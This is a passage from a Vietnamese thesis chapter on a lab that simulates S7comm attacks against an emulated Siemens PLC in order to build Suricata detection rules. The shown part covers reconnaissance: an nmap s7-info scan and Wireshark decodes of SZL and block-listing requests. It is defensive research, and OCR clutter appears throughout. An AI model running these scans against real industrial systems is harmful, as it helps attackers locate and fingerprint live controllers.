0.1 Tổng quan phương pháp nghiên cứu


Chương này trình bày phương pháp thực nghiệm của đồ án: xây dựng môi trường mô phỏng hệ thống điều khiển công nghiệp, tái hiện các hành vi tấn công điển hình trên giao thức S7comm, phân tích lưu lượng mạng thu được, tạo cơ sở phục vụ xây dựng luật phát hiện bằng IDS Suricata ở các chương tiếp theo.

Quy trình nghiên cứu được tổ chức thành năm bước liên tiếp như sau.

1. **Thiết lập môi trường thí nghiệm**: triển khai môi trường mô phỏng trên phần mềm ảo hoá VMWare sử dụng các máy ảo:
   - PLC mô phỏng thông qua OpenPLC Runtime v4
   - HMI thông qua FUXA
   - Ubuntu Desktop/Server cho máy của kẻ tấn công, Router và IDS.

   Ngoài ra trong một số kịch bản có sử dụng phần mềm TIA Portal + S7-PLCSIM Advanced + WinCC để mô phỏng PLC và HMI do giới hạn mô phỏng của OpenPLC Runtime v4.
2. **Mô phỏng kịch bản tấn công**: thực hiện trinh sát, phát lại lệnh Start/Stop, thao tác upload/download và tấn công man-in-the-middle trên giao thức S7comm.
3. **Thu thập và phân tích lưu lượng**: thu thập lưu lượng mạng bằng Wireshark, phân tích cấu trúc gói tin S7comm để tạo cơ sở phục vụ xây dựng luật phát hiện bằng IDS Suricata.
4. **Xây dựng luật phát hiện**: chuyển các dấu hiệu đã quan sát thành chữ ký Suricata (file `detect/rules/s7comm.rules`), căn cứ offset byte và mã chức năng S7comm.
5. **Kiểm thử IDS**: chạy Suricata trên bản sao lưu lượng, đối chiếu cảnh báo với từng kịch bản đã mô phỏng.

Hình 0.1 mô tả luồng hoạt động tổng thể của giải pháp đề xuất.



Hình 0.1: Luồng phương pháp nghiên cứu của đồ án

Phạm vi chương này dừng ở bước phân tích lưu lượng và mô tả kịch bản; việc viết luật Suricata và đánh giá độ chính xác cảnh báo được trình bày ở chương sau.

0.2 Thiết lập môi trường thí nghiệm

0.2.1 Nguyên tắc triển khai


Môi trường lab được thiết kế theo hướng mô phỏng có kiểm soát trên máy ảo. Tất cả các máy ảo được triển khai sử dụng đối tượng LAN Segment của VMWare (sử dụng 2 LAN Segment: 192.168.50.0/24 cho Controller Layer và 192.168.60.0/24 cho Superuser Layer). Hệ thống IDS được triển khai ở dạng Passive mode bằng cách đặt trong cùng LAN Segment.

Do cách hoạt động đặc biệt của VSwitch trong VMWare giống với hub thông thường thay vì switch nên chỉ cần IDS đặt trong cùng LAN Segment và bật chế độ Promiscuous mode cho card mạng là có tác dụng tương đương SPAN/mirror port trên một switch được triển khai vật lý.

0.2.2 Công cụ sử dụng

OpenPLC là một nền tảng mã nguồn mở cho phép mô phỏng một PLC vật lý trên máy tính. Phần mềm tương thích với Windows, Linux, macOS, Raspberry Pi. Nó hỗ trợ chương trình điều khiển theo chuẩn IEC 61131-3, cho phép kết nối với SCADA, HMI, hoặc thiết bị công nghiệp khác. OpenPLC có 2 phần chính:


- **OpenPLC Runtime**: đây là PLC engine giúp mô phỏng một PLC vật lý. OpenPLC Runtime V4 hỗ trợ nhiều giao thức công nghiệp, trong đó có giao thức Siemens S7comm. Khi kích hoạt giao thức này trên OpenPLC Runtime V4, runtime sẽ lắng nghe cổng 102 và phục vụ giao thức Siemens S7comm thông qua driver Snap7 bên trong. Đồ án sử dụng OpenPLC Runtime V4.



Hình 0.2: S7comm được kích hoạt trên OpenPLC Runtime V4


- **OpenPLC Editor**: Đây là IDE để viết chương trình dành cho OpenPLC Runtime. Nó tương tác với OpenPLC Runtime thông qua Restful API cổng 8443. Trong đồ án sử dụng để viết code, complie chương trình, nạp chương trình vào PLC và debug

chương trình. Đồ án sử dụng OpenPLC Editor V4.



Hình 0.3: OpenPLC Editor để viết chương trình, biên dịch chương trình, nạp vào runtime và debug

FUXA (Docker `frangoteam/fuxa:snap7`, cổng 1881) đóng vai trò thiết kế và hiển thị giao diện HMI. Đây là một HMI mã nguồn mở, có hỗ trợ giao thức Siemens S7comm và chạy trên nền web.



Hình 0.4: FUXA để thiết kế và hiển thị giao diện HMI

Snap7: một thư viện mã nguồn mở được phát triển để kết nối, truyền và điều khiển các thiết bị tự động hóa, là một trong những thư viện mã nguồn mở phổ biến nhất trong ngành tự động hóa.

Snap7 hỗ trợ các giao thức truyền thông Siemens S7 (S7comm) để kết nối và truyền dữ liệu với các thiết bị tự động hóa Siemens. Nó cung cấp các tính năng chính như:

- Đọc và ghi các biến trong PLC

- Truy cập vào các khối DB và OB trong PLC
- Cung cấp các thông tin về trạng thái của thiết bị

Các đặc điểm của Snap7:

- Có thể được sử dụng với nhiều ngôn ngữ lập trình phổ biến như C++, C, Python, Java cho phép lập trình viên lựa chọn ngôn ngữ phù hợp nhất với dự án của mình.
- Hoạt động trên nhiều hệ điều hành, bao gồm Windows, Linux, và macOS, mang lại sự linh hoạt cao trong việc phát triển ứng dụng.
- Tương thích với nhiều dòng PLC S7, hỗ trợ giao tiếp với các dòng PLC S7-200, S7-300, S7-400, S7-1200, và S7-1500, giúp dễ dàng tích hợp vào các hệ thống hiện có.

0.3 Kịch bản tấn công và phân tích lưu lượng

Phần dưới đây trình bày chi tiết các kịch bản đã mô phỏng.

0.3.1 Reconnaissance

Sử dụng Nmap để quét thông qua NSE Scripts để phát hiện các thiết bị trong dải mạng. Script này sử dụng kỹ thuật quét riêng biệt dựa trên giao thức S7comm để tránh làm quá tải các thiết bị trong mạng OT.

```
nmap -p 102 --script s7-info <IP_ADDRESS>
```


Output:

```
ubuntu@ubuntuserver2204:~$ nmap -p 102 --script s7-info 192.168.50.0
Starting Nmap 7.80 ( https://nmap.org ) at 2026-04-21 16:23 UTC
Nmap scan report for 192.168.50.1
Host is up (0.0018s latency).

PORT    STATE  SERVICE
102/tcp closed iso-tsap

Nmap scan report for 192.168.50.10
Host is up (0.0027s latency).

PORT    STATE SERVICE
102/tcp open  iso-tsap
| s7-info:
|   Module: 6ES7 315-2EH14-0AB0
```

```
|    Basic Hardware: 6ES7 315-2EH14-0AB0
|    Version: 3.2.6
|    System Name: SNAP7-SERVER
|    Module Type: CPU 315-2 PN/DP
|    Serial Number: S C-C2UR28922012
|_   Copyright: Original Siemens Equipment
Service Info: Device: specialized

Nmap done: 256 IP addresses (2 hosts up) scanned in 3.21 seconds
```

Nmap đã phát hiện tại host `192.168.50.10` là máy ảo đang chạy OpenPLC Runtime với server S7 được bật. Nó nhận diện thiết bị này là Siemens PLC S7-300 series. Quan sát các gói tin thu được trong quá trình quét, nhận thấy quy trình như sau:

1. Ban đầu là **TCP SYN scan để tìm kiếm các thiết bị trong dải mạng**:




Hình 0.5: alt text

   Có 2 thiết bị phản hồi gói tin RST mang IP đuôi `.50.1` và `50.10`. Với `50.1` là Router gateway của dải mạng và `50.10` là IP của PLC 01. Lọc theo địa chỉ IP này.


2. **Quét cổng 102** của `.50.10`

   Các giai đoạn trong quá trình quét có thể được chia ra như sau:



Hình 0.6: alt text

   - Thiết lập kết nối tới TCP 102 bằng Three-way Handshake của TCP
   - Thiết lập COTP




Hình 0.7: alt text

Nguồn gửi ở đây là 01, tức máy trạm

3. **Thiết lập S7comm**


Sau khi thiết lập COTP, client sẽ thiết lập S7comm bằng cách gửi một yêu cầu thiết lập giao tiếp S7 `Setup communication` với mã chức năng `0xF0` (gói tin 1046) tới server PLC và nhận được phản hồi ở gói tin 1047.



Hình 0.8: alt text

Sau quá trình thiết lập S7 Communication, hai bên có thể bắt đầu trao đổi dữ liệu bằng các lệnh của S7. Ở đây là dùng lệnh `Read SZL` để đọc thông tin trạng thái của PLC. `Read SZL` là một subfunction trong nhóm chức năng CPU functions của S7comm.

SZL hoặc SSL (System Status Lists) là một danh sách ảo miêu tả trạng thái hiện tại của PLC. PLC không lưu sẵn danh sách này mà nó chỉ tạo ra mỗi khi có yêu cầu đọc SZL từ Client. Khi nhận được yêu cầu, PLC sẽ thu thập thông tin trạng thái hiện tại của các thành phần trong PLC, đóng gói chúng vào một cấu trúc dữ liệu theo định dạng SZL và trả về cho Client. Danh sách SZL dài 16 bit như sau, cấu trúc như sau:



Hình 0.9: alt text

Ví dụ với gói tin số 1048:

```
S7 Communication
    Parameter: (Request) ->(CPU functions) ->(Read SZL)
        Parameter head: 0x000112
        Parameter length: 4
        Method (Request/Response): Req (0x11)
        0100 .... = Type: Request (4)
        .... 0100 = Function group: CPU functions (4)
        Subfunction: Read SZL (1)
        Sequence number: 0
    Data (SZL-ID: 0x0011, Index: 0x0001)
        Return code: Success (0xff)
        Transport size: OCTET STRING (0x09)
        Length: 4
        SZL-ID: 0x0011, Diagnostic type: CPU, Number of the p
            0000 .... .... .... = Diagnostic type: CPU (0x0)
            0000 0000 0001 0001 = Number of the partial list
            .... .... 0001 0001 = Number of the partial list:
        SZL-Index: 0x0001
```

Request này yêu cầu PLC trả về thông tin về trạng thái hệ thống quản lý đối tượng (Object management system status) thông qua chức năng đọc SZL. Yêu cầu đọc tại địa chỉ SZL-ID `0x0011` và Index `0x0001`. Phần này trong SZL sẽ trả về: `Diagnostic type: CPU, Number of the partial list extract`. Cụ thể [[3]]:

```
Hex: 0x0011 =   0000    0000    00010001
                |       |       |
                |       |       +-- Lấy danh sách con nào, ở
                |       |           đây là Module Identificat
```

```
|        +-- Muốn lấy phần nào trong danh sách con
|            đó, bằng 0 là lấy hết danh sách con c
+-- Module class: CPU
```

- `Module class`: xác định loại thiết bị muốn đọc

Module class	Binary value
CPU	0000
IM (Interface module)	0100
FM (Function module)	1000
CP (Communication processor)	1100

- Một vài loại `Partial list number`:

Partial list type	Binary value
Module Identification	0001 0001
CPU Characteristics	0001 0010
Module Status	0001 0011
Communication Status	0001 1100
Connection Status	0001 1101
Diagnostic Buffer	0010 0010
Diagnostic Status	0010 0011
Module list (rack) (*extended*)	0001 0001 0001
Memory info	0001 0011 0001
Protection Level	0010 0011 0010

PLC phản hồi lại ở gói tin số 1049:

```
S7 Communication

    . . .
    Data (SZL-ID: 0x0011, Index: 0x0000)
        Return code: Success (0xff)
        Transport size: OCTET STRING (0x09)
        Length: 120
        SZL-ID: 0x0011, Diagnostic type: CPU, Number of the parti
        . . .
        SZL-Index: 0x0000
        SZL partial list length in bytes: 28
        SZL partial list count: 4

        SZL data tree (list count no. 1)
            Index: Identification of the module (0x0001)
            MlfB (Order number of the module): 6ES7 315-
```

```
2EH14-0AB0
            BGTyp (Module type ID): 0x00c0
            Ausbg (Version of the module or release of the op
            Ausbe (Release of the PG description file): 1

        SZL data tree (list count no. 2)
            Index: Identification of the basic hardware (0x00
            MlfB (Order number of the module): 6ES7 315-
2EH14-0AB0
            BGTyp (Module type ID): 0x00c0
            Ausbg (Version of the module or release of the op
            Ausbe (Release of the PG description file): 1

        SZL data tree (list count no. 3)
            Index: Identification of the basic firmware (0x00
            MlfB (Order number of the module):
            BGTyp (Module type ID): 0x00c0
            Ausbg (Version of the module or release of the op
            Ausbe (Release of the PG description file): 518

        SZL data tree (list count no. 4)
            Index: Identification of the firmware-extension (
            MlfB (Order number of the module): Boot Loader
            BGTyp (Module type ID): 0x0000
            Ausbg (Version of the module or release of the op
            Ausbe (Release of the PG description file): 2313
```

Gói tin này đã trả về được giá trị Module Identificatio, ứng với trường **Module: 6ES7 315-2EH14-0AB0** mà như đã thấy trong output của Nmap.

Tiếp tục là yêu cầu đọc lại SZL-ID `0x001c`, tức đọc danh sách con `Communication Status` của module class `CPU`.

1052	5.132660818	192.168.60.20	192.168.50.10	S7COMM	99 ROSCTR:[Userdata] Function:[Request] -> [CPU functions] -> [Read SZL] ID=0x001c Index=0x0001
1053	5.133597559	192.168.50.10	192.168.60.20	S7COMM	447 ROSCTR:[Userdata] Function:[Response] -> [CPU functions] -> [Read SZL] ID=0x001c Index=0x0000

Hình 0.10: alt text

```
S7 Communication
    . . .
    Data (SZL-ID: 0x001c, Index: 0x0000)
```

```
SZL-Index: 0x0000
SZL partial list length in bytes: 34
SZL partial list count: 10

SZL data tree (list count no. 1)
    Index: Name of the automation system (0x0001)
    Name (Name of the PLC): SNAP7-SERVER
    Reserved: 0000000000000000

SZL data tree (list count no. 2)
    Index: Name of the module (0x0002)
    Name (Name of the module): CPU 315-2 PN/DP
    Reserved: 0000000000000000

SZL data tree (list count no. 3)
    Index: Plant designation of the module (0x0003)
    Tag (Plant identification of the module):

SZL data tree (list count no. 4)
    Index: Copyright entry (0x0004)
    Copyright: Original Siemens Equipment
    Reserved: 000000000000

SZL data tree (list count no. 5)
    Index: Serial number of the module (0x0005)
    Serialn (Serialnumber of the module): S C-
C2UR28922012
    Reserved: 0000000000000000

SZL data tree (list count no. 6)
    Index: Module type name (0x0007)
    Cputypname (Module type name): CPU 315-2 PN/DP

SZL data tree (list count no. 7)
    Index: Serial number of the memory card (0x0008)
    Sn_mc/mmc (Serial number of the Memory Card/Micro Mem
```

```
SZL data tree (list count no. 8)
    Index: Manufacturer and profile of a CPU module (
    Manufacturer_id: 0x002a
    Profile_id: 0xf600
    Profile_spec_typ: 0x0001
    Reserved: 00000000000000000000000000000000000000

SZL data tree (list count no. 9)
    Index: OEM ID of a module (0x000a)
    Oem_copyright_string (OEM Copyright ID):
    Oem_id (OEM ID): 0x0000
    Oem_add_id (OEM additional ID): 0x00000000

SZL data tree (list count no. 10)
    Index: Location ID of a module (0x000b)
    Loc_id (Location designation):
```

Gói tin đã trả về các thông tin để hiển thị trên các trường **Serial Number: S C-C2UR28922012**, **Version: 3.2.6**,
textbfSystem Name: SNAP7-SERVER, **Module Type: CPU 315-2 PN/DP**, **Copyright: Original Siemens Equipment** như trong output của Nmap.

0.3.2 Scanning with other tools based on DCP

DCP (Discovery and Basic Configuration Protocol) là một giao thức nằm trong bộ tiêu chuẩn PROFINET. Nó được sử dụng để khám phá và cấu hình các thiết bị trong mạng PROFINET. Đây là giao thức chủ yếu được sử dụng để kết nối tới các PLC chạy trên PROFINET **trước khi chúng có thể được cấu hình IP**, do DCP là một giao thức hoạt động ở Layer 2 Data Link (Giống ARP trong TCP/IP). Một DCP identify request sẽ được gửi đi để khám phá các thiết bị trong mạng và đợi phản hồi từ các thiết bị đó.

DCP có thể làm 3 việc chính:

(a) **Discovery**: Scan tất cả các thiết bị đang kết nối trong cùng một mạng LAN.

(a) **Basic Configuration**: Gán địa chỉ IP, Subnet Mask, Gateway, NameOfStation cho thiết bị.

(a) **Identification**: Yêu cầu một thiết bị cụ thể nháy đèn LED để có thể xác định đúng vị trí vật lý của nó trong tủ điện.

Có một vài cách để quét các thiết bị PLC thông qua DCP:

- Mở TIA Portal rồi bấm quét tìm PLC
- Sử dụng module auxiliary/scanner/scada/profinet_siemens trong Metasploit
- Sử dụng script \texttt{SiemensScan.py} (`./SiemensScan.py`)

Tuy nhiên đã thử trong dự án này để quét OpenPLC nhưng không phát hiện được PLC. Điều này là do OpenPLC Runtime không hỗ trợ DCP.

0.3.3 Quét các block trên PLC

Sau khi quét thông tin PLC, ta có thể quét các block trên PLC để lấy thông tin về các block chương trình điều khiển sử dụng Snap 7 `.list_blocks()` và `.list_blocks_of_type(type)`. Script tại đây (`./scanBlock.py`).


```
All blocks: <block list count OB: 0 FB: 0 FC: 0 SFB: 0 SFC: 0x0 D

DB 1:
    Block type: 10
    Block number: 1
    Block language: 5
    Block flags: 1
    MC7Size: 128
    Load memory size: 220
    Local data: 0
    SBB Length: 20
    Checksum: 0
    Version: 1
    Code date: b'1999/11/18'
    Interface date: b'1999/11/18'
    Author: b''
    Family: b''
    Header: b''

DB 2:
    Block type: 10
    Block number: 2
    Block language: 5
    Block flags: 1
    MC7Size: 128
    Load memory size: 220
```

```
    Local data: 0
    SBB Length: 20
    Checksum: 0
    Version: 1
    Code date: b'1999/11/18'
    Interface date: b'1999/11/18'
    Author: b''
    Family: b''
    Header: b''
```

Trong PLC sẽ bao gồm các block:

- **OB** (Organization Block): Đây là block chính để tổ chức chương trình điều khiển. Giống hàm `main () {}` trong C++.
- **(S)DB** ((System) Data Block): Chứa dữ liệu cần dùng bởi chương trình điều khiển. DB là block dữ liệu do người dùng tạo ra, còn SDB là block dữ liệu hệ thống do Siemens tạo ra.
- **(S)FC** ((System) Function): Chứa các hàm để có thể tái sử dụng trong chương trình điều khiển. FC là **stateless**, tức nó không lưu trạng thái/không có bộ nhớ riêng
- **(S)FB** ((System) Function Block): Giống FC nhưng là **stateful**. Thường thì nó hay liên kết với một DB để lưu trạng thái của nó.

Tuy nhiên do giới hạn mô phỏng của OpenPLC Runtime mà nó chỉ hiện thị được block DB `DB: 2` mặc dù hiện tại PLC đang chạy chương trình điều khiển (Khi này OB của chương trình sẽ khác 0)



Hình 0.11: alt text

Với mỗi datablock, thu được các thông tin như:

```
DB 1:
    Block type: 10                    -> 10(decimal) = 0x0A(he
    Block number: 1                   -> Số thứ tự của block t
```

```
    Block language: 5                    -> Ngôn ngữ lập trình của bl
    Block flags: 1
    MC7Size: 128                         -> Độ lớn vùng dữ liệu có th
    Load memory size: 220                -> Vùng dữ liệu có thể đọc/c
    Local data: 0                        -> Dữ liệu stack. DB không c
    SBB Length: 20
    Checksum: 0                          -> Checksum của block (0x00)
    Version: 1
    Code date: b'1999/11/18'             -> Ngày tạo block (b'1999/11
    Interface date: b'1999/11/18'        -> Ngày cập nhật block (b'19
    Author: b''
    Family: b''
    Header: b''
```

Xem các thông số trong S7_constants.txt (`../../docs/Report/S7_constants.txt`).

Quan sát các gói tin trong quá trình quét block:

No.	Time	Source	Destination	Protoc	Leng	Info
13	1.6385663…	172.16.16.1	172.16.16.145	S7CO…	79	ROSCTR:[Job] Function:[Setup communication]
14	1.6395127…	172.16.16.145	172.16.16.1	S7CO…	81	ROSCTR:[Ack_Data] Function:[Setup communication]
15	1.6422925…	172.16.16.1	172.16.16.145	S7CO…	83	ROSCTR:[Userdata] Function:[Request] -> [Block functions] -> [List blocks]
16	1.6431667…	172.16.16.145	172.16.16.1	S7CO…	115	ROSCTR:[Userdata] Function:[Response] -> [Block functions] -> [List blocks]
17	1.6463003…	172.16.16.1	172.16.16.145	S7CO…	85	ROSCTR:[Userdata] Function:[Request] -> [Block functions] -> [List blocks of type] Type:[DB]
18	1.6471516…	172.16.16.145	172.16.16.1	S7CO…	95	ROSCTR:[Userdata] Function:[Response] -> [Block functions] -> [List blocks of type]
19	1.6499108…	172.16.16.1	172.16.16.145	S7CO…	91	ROSCTR:[Userdata] Function:[Request] -> [Block functions] -> [Get block info] -> Block:[DB 1]
20	1.6507419…	172.16.16.145	172.16.16.1	S7CO…	165	ROSCTR:[Userdata] Function:[Response] -> [Block functions] -> [Get block info] -> Block:[DB 1]
21	1.6530169…	172.16.16.1	172.16.16.145	S7CO…	91	ROSCTR:[Userdata] Function:[Request] -> [Block functions] -> [Get block info] -> Block:[DB 2]
22	1.6538233…	172.16.16.145	172.16.16.1	S7CO…	165	ROSCTR:[Userdata] Function:[Response] -> [Block functions] -> [Get block info] -> Block:[DB 2]

Hình 0.12: alt text

(a) Gói số 13, 14 khởi tạo kết nối S7 command

(a) Gói số 15, 16 là yêu cầu đọc danh sách tất cả các block

```
S7 Communication
    Header: (Userdata)
        Protocol Id: 0x32
        ROSCTR: Userdata (7)
        Redundancy Identification (Reserved): 0x0000
        Protocol Data Unit Reference: 256
        Parameter length: 8
        Data length: 4
    Parameter: (Request) ->(Block functions) ->(List blocks)
        Function: CPU services (0x00)
        Item count: 1
        Variable specification: 0x12
```

```
        Length of following address specification: 4
        Syntax Id: ParameterShort (0x11)
        01.. .... = Type: Request (1)
        ..00 0011 = Function group: Block functions (3)
        Subfunction: List blocks (1)
        Sequence number: 0
    Data
        Return code: Object does not exist (0x0a)
        Transport size: NULL (0x00)
        Length: 0
```

Đây là request thuộc nhóm `CPU services > Block functions > List blocks`. Kết quả sẽ trả về các block trong PLC:

```
S7 Communication
    Header: (Userdata)
        Protocol Id: 0x32
        ROSCTR: Userdata (7)
    . . .
    Parameter: (Response) ->(Block functions) ->(List blocks)
        Function: CPU services (0x00)
        Item count: 1
        Variable specification: 0x12
        Length of following address specification: 8
        Syntax Id: ParameterExtended (0x12)
        10.. .... = Type: Response (2)
        ..00 0011 = Function group: Block functions (3)
        Subfunction: List blocks (1)
    . . .
    Data
        Return code: Success (0xff)
        Transport size: OCTET STRING (0x09)
        Length: 28
        Item [1]: (Block type OB)
            Block type: 08 (OB)
            Block count: 0
        Item [2]: (Block type FB)
            Block type: 0E (FB)
            Block count: 0
```

```
        Item [3]: (Block type FC)
            Block type: 0C (FC)
            Block count: 0
        Item [4]: (Block type DB)
            Block type: 0A (DB)
            Block count: 2
        Item [5]: (Block type SDB)
            Block type: 0B (SDB)
            Block count: 0
        Item [6]: (Block type SFC)
            Block type: 0D (SFC)
            Block count: 0
        Item [7]: (Block type SFB)
            Block type: 0F (SFB)
            Block count: 0
```

(a) Gói số 17, 18 tiếp tục yêu cầu đọc thông tin về các block khả dụng, ở đây là block DB `DB: 2`.

(a) Gói tin số 19, 20 đọc thông tin về DB1:

```
S7 Communication
    ....
     Data [DB 1]
        Return code: Success (0xff)
        Transport size: OCTET STRING (0x09)
        Length: 8
        Block type: 0A (DB)
        Block number: 00001
